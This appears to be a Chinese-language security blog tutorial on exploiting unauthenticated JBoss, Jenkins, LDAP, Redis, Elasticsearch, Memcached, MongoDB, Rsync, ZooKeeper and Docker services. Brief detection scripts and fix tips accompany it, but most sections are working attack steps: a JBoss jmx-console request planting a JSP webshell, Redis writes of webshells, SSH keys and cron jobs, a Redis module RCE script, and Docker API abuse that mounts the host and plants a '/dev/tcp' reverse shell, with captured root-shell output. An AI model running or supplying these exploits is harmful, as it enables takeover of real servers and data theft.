


本文详细地介绍了常见未授权访问漏洞及其利用，具体漏洞列表如下：

- Jboss 未授权访问
- Jenkins 未授权访问
- ldap未授权访问
- Redis未授权访问
- elasticsearch未授权访问
- MenCache未授权访问
- Mongodb未授权访问
- Rsync未授权访问
- Zookeeper未授权访问
- Docker未授权访问

## 1、Jboss未授权访问

漏洞原因：

在低版本中，默认可以访问Jboss web控制台(<http://127.0.0.1:8080/jmx-console/>)，无需用户名和密码。



漏洞利用：

1、写入一句话木马：

```
http://127.0.0.1:8080/jmx-console//HtmlAdaptor?
action=invokeOpByName&name=jboss.admin%3Aservice%3DDeploymentFileRepository&methodName=store&argType=java.lang.String&arg0=August.war&argType=java.lang.String&&arg1=shell&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=%3c%25+if(request.getParameter(%22f%22)!%3dnull)
(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22)))
.write(request.getParameter(%22t%22).getBytes())%3b+%25%3e&argType=boolean&arg4=True
```

## 2、写入1.txt文件

```
http://127.0.0.1:8080/August/shell.jsp?f=1.txt&t=hello world!
```

## 3、访问1.txt文件

```
http://127.0.0.1:8080/August/1.txt
```

检测工具：jexboss，一个使用Python编写的Jboss漏洞检测利用工具，通过它可以检测并利用web-console，jmx-console，JMXInvokerServlet这三个漏洞，并且可以获得一个shell。

修复建议：关闭jmx-console和web-console，提高安全性

## 2、Jenkins 未授权访问

漏洞原因：未设置密码，导致未授权访问。

漏洞测试：直接通过url访问

```
http://<target>:8080/manage  
http://<target>:8080/script
```



修复建议：设置强口令密码。

## 3、Ldap未授权访问

漏洞原因：没有对Ldap进行密码验证，导致未授权访问。

检测脚本：

```

#!/usr/bin/env python
# -*- coding:utf-8 -*-

from ldap3 import Connection,Server,ALL
def ldap_anonymous(ip):
    try:
        server = Server(ip,get_info=ALL,connect_timeout=1)
        conn = Connection(server, auto_bind=True)
        print "[+] ldap login for anonymous"
        conn.closed
    except:
        #pass
        print '[-] checking for ldap anonymous fail'

```

利用工具：使用LdapBrowser直接连入，获取敏感信息。

修复建议：增加强密码验证。

## 4、Redis未授权访问

漏洞利用：

姿势一：绝对路径写webshell

我们可以将dir设置为一个目录a，而dbfilename为文件名b，再执行save或bgsave，则我们就可以写入一个路径为a/b的任意文件：

```

config set dir /home/wwwroot/default/
config set dbfilename redis.php
set webshell "<?php phpinfo(); ?>"
save

```

姿势二：公私钥认证获取root权限

1、ssh免密码配置

```

ssh-keygen -t rsa -P ''          #生成公钥/私钥对
cd /root/.ssh/
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt  #将公钥写入 foo.txt 文件
连接 Redis 写入文件

```

2、连接Redis写入文件

```

cat foo.txt | ./redis-cli -h 192.168.125.140 -x set crackit
./redis-cli -h 192.168.125.140
config set dir /root/.ssh/
config get dir
config set dbfilename "authorized_keys"
save

```

## 利用私钥成功登录redis服务器

```
root@kali:~/ssh# ssh 192.168.125.140
The authenticity of host '192.168.125.140 (192.168.125.140)' can't be established.
RSA key fingerprint is SHA256:V/yFGq2Fx5Pt203oImzXuWsUDH/WPw98zgnmQccUaH0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.125.140' (RSA) to the list of known hosts.
```

```
Last login: Sat Aug 26 16:19:56 2017 from 192.168.125.1
[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:61:D3:4D
          inet addr:192.168.125.140  Bcast:192.168.125.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe61:d34d/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20723875  errors:0  dropped:0  overruns:0  frame:0
          TX packets:20518892  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:2265562177 (2.1 GiB)  TX bytes:8832596934 (8.2 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:10160  errors:0  dropped:0  overruns:0  frame:0
          TX packets:10160  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:689360 (673.2 KiB)  TX bytes:689360 (673.2 KiB)
```

## 姿势三：利用contrab计划任务反弹shell

```
config set dir /var/spool/cron/crontabs/
config set dbfilename root
flushall
set test "* * * * * /bin/bash -i >& /dev/tcp/10.1.1.211:1234 0>&1"
save
```

## 姿势四：主从复制RCE

在Redis 4.x之后，Redis新增了模块功能，通过外部拓展，可以实现在Redis中实现一个新的Redis命令，通过写C语言编译并加载恶意的.so文件，达到代码执行的目的。

通过脚本实现一键自动化getshell：

- 1、生成恶意.so文件，下载RedisModules-ExecuteCommand使用make编译即可生成。

```
git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
cd RedisModules-ExecuteCommand/
make
```

- 2、攻击端执行：python redis-rce.py -r 目标ip -p 目标端口 -L 本地ip -f 恶意.so

```
git clone https://github.com/Ridter/redis-rce.git
cd redis-rce/
cp ../RedisModules-ExecuteCommand/src/module.so ./
pip install -r requirements.txt
python redis-rce.py -r 192.168.28.152 -p 6379 -L 192.168.28.137 -f module.so
```

## 5、Elasticsearch未授权访问

漏洞原因：Elasticsearch 默认端口为9200，攻击者可以直接访问<http://ip:port>。

检测脚本：

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

import requests
def Elasticsearch_check(ip, port=9200, timeout=5):
    try:
        url = "http://" + ip + ":" + str(port) + "/_cat"
        response = requests.get(url)
    except:
        pass
    if "/_cat/master" in response.content:
        print '[+] Elasticsearch Unauthorized: ' + ip + ':' + str(port)
```

漏洞测试：

```
http://localhost:9200/_cat/indices
http://localhost:9200/_river/_search 查看数据库敏感信息
http://localhost:9200/_nodes 查看节点数据

如有安装head插件：
http://localhost:9200/_plugin/head/ web管理界面
```

修复建议：

- 1、限制IP访问，绑定固定IP
- 2、在config/elasticsearch.yml中为9200端口设置认证：

```
http.basic.enabled true #开关，开启会接管全部HTTP连接
http.basic.user "admin" #账号
http.basic.password "admin_pw" #密码
http.basic.ipwhitelist ["localhost", "127.0.0.1"]
```

## 6、MemCache未授权访问

漏洞原因：Memcached 分布式缓存系统，默认的 11211 端口不需要密码即可访问，黑客直接访问即可获取数据库中所有信息，造成严重的信息泄露。

检测脚本：

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-
def Memcache_check(ip, port=11211, timeout=5):
    try:
        socket.setdefaulttimeout(timeout)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip, int(port)))
        s.send("stats\r\n")
        result = s.recv(1024)
        if "STAT version" in result:
            print '[+] Memcache Unauthorized: ' + ip + ':' + str(port)
    except Exception, e:
        pass
```

漏洞验证：

```
#无需用户名密码，可以直接连接memcache 服务的11211端口。
telnet x.x.x.x 11211

stats //查看memcache 服务状态
stats items //查看所有items
stats cachedump 32 0 //获得缓存key
get :state:264861539228401373:261588 //通过key读取相应value，获得实际缓存内容，造成敏感信息泄露
```

修复建议：绑定的ip地址为 127.0.0.1，或者通过firewall限制访问。

## 7、Mongodb未授权访问

漏洞原因：MongoDB 默认是没有权限验证的，登录的用户可以通过默认端口无需密码对数据库任意操作(增删改高危动作)，而且可以远程访问数据库。

检测脚本：

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

def mongodb(ip,port):
    try:
        client = MongoClient(ip,port)
        db=client.local
        flag = db.collection_names()
        if flag:
            print "[+] Mongodb login for anonymous"
    except Exception, e:
        pass
```

修复建议：增加用户密码权限验证，设置本地监听或者访问控制。

## 8、Rsync未授权访问

漏洞原因：未配置账号密码认证，导致未授权访问。

漏洞测试：

```
列举整个同步目录或指定目录：
rsync 10.0.0.12 ::
rsync 10.0.0.12 :: www /

下载文件或目录到本地：
rsync - avz 10.0.0.12 :: www/ /var/tmp
rsync - avz 10.0.0.12 :: www/ /var/tmp


上传本地文件到服务端：
rsync -avz webservell 10.0.0.12 :: www /
```

修复建议：增加用户密码认证，设置访问ip限制。

## 9、Zookeeper未授权访问

漏洞原因：ZooKeeper默认开启在2181端口，在未进行任何访问控制情况下，攻击者可通过执行envi命令获得系统大量的敏感信息，包括系统名称、Java环境。

漏洞测试：echo envi|nc 192.168.15.74 2181



```
root@kali:/tmp# echo envi|nc 192.168.15.74 2181
Environment:
zookeeper.version=3.4.8--1, built on 02/06/2016 03:18 GMT
host.name=WIN-R0JNJU8TRM1
java.version=1.7.0_51
java.vendor=Oracle Corporation
java.home=D:\TRS\TRSSOFT\j2sdk\jre
java.class.path=E:\tools\zookeeper-3.4.8\bin\..\build\classes;E:\tools\zookeeper-3.4.8\bin\..\build\lib\*;E:\tools\zoo
keeper-3.4.8\bin\..\zookeeper-3.4.8.jar;E:\tools\zookeeper-3.4.8\bin\..\lib\jline-0.9.94.jar;E:\tools\zookeeper-3.4.8\
bin\..\lib\log4j-1.2.16.jar;E:\tools\zookeeper-3.4.8\bin\..\lib\netty-3.7.0.Final.jar;E:\tools\zookeeper-3.4.8\bin\..\
lib\slf4j-api-1.6.1.jar;E:\tools\zookeeper-3.4.8\bin\..\lib\slf4j-log4j12-1.6.1.jar;E:\tools\zookeeper-3.4.8\bin\..\co
nf
java.library.path=D:\TRS\TRSSOFT\j2sdk\bin;C:\Windows\Sun\Java\bin;C:\Windows\system32;C:\Windows;E:\tools\Ruby23-x64\
bin;C:\Program Files\HP\NCU;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerSh
ell\*1.0\;D:\TRS\TRSSOFT\j2sdk\bin;.
java.io.tmpdir=C:\Users\ADMINI~1\AppData\Local\Temp\2\
java.compiler=<NA>
os.name=Windows Server 2008 R2
os.arch=amd64
os.version=6.1
user.name=Administrator
user.home=C:\Users\Administrator
user.dir=E:\tools\zookeeper-3.4.8\bin
```

修复建议：添加用户名密码认证，设置ip访问控制。

## 10、Docker未授权访问

漏洞原因：docker remote api可以执行docker命令，docker守护进程监听在0.0.0.0，可直接调用API来操作docker。

```
sudo dockerd -H unix:///var/run/docker.sock -H 0.0.0.0:2375
```

漏洞利用：

通过docker daemon api 执行docker命令。

```
#列出容器信息，效果与docker ps一致。  
curl http://<target>:2375/containers/json
```

```
#启动容器  
docker -H tcp://<target>:2375 ps -a
```

1、新运行一个容器，挂载点设置为服务器的根目录挂载至/mnt目录下。

```
sudo docker -H tcp://10.1.1.211:2375 run -it -v /:/mnt nginx:latest /bin/bash
```

2、在容器内执行命令，将反弹shell的脚本写入到/var/spool/cron/root

```
echo '* * * * * /bin/bash -i >& /dev/tcp/10.1.1.214/12345 0>&1' >>  
/mnt/var/spool/cron/crontabs/root
```

3、本地监听端口，获取对方宿主机shell。

```
bypass@bypass:~$ nc -lvvp 12345  
Listening on [0.0.0.0] (family 0, port 12345)  
Connection from [10.1.1.211] port 12345 [tcp/*] accepted (family 2, sport 40326)  
root@ubuntu:/# whoami  
whoami  
root
```

---

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

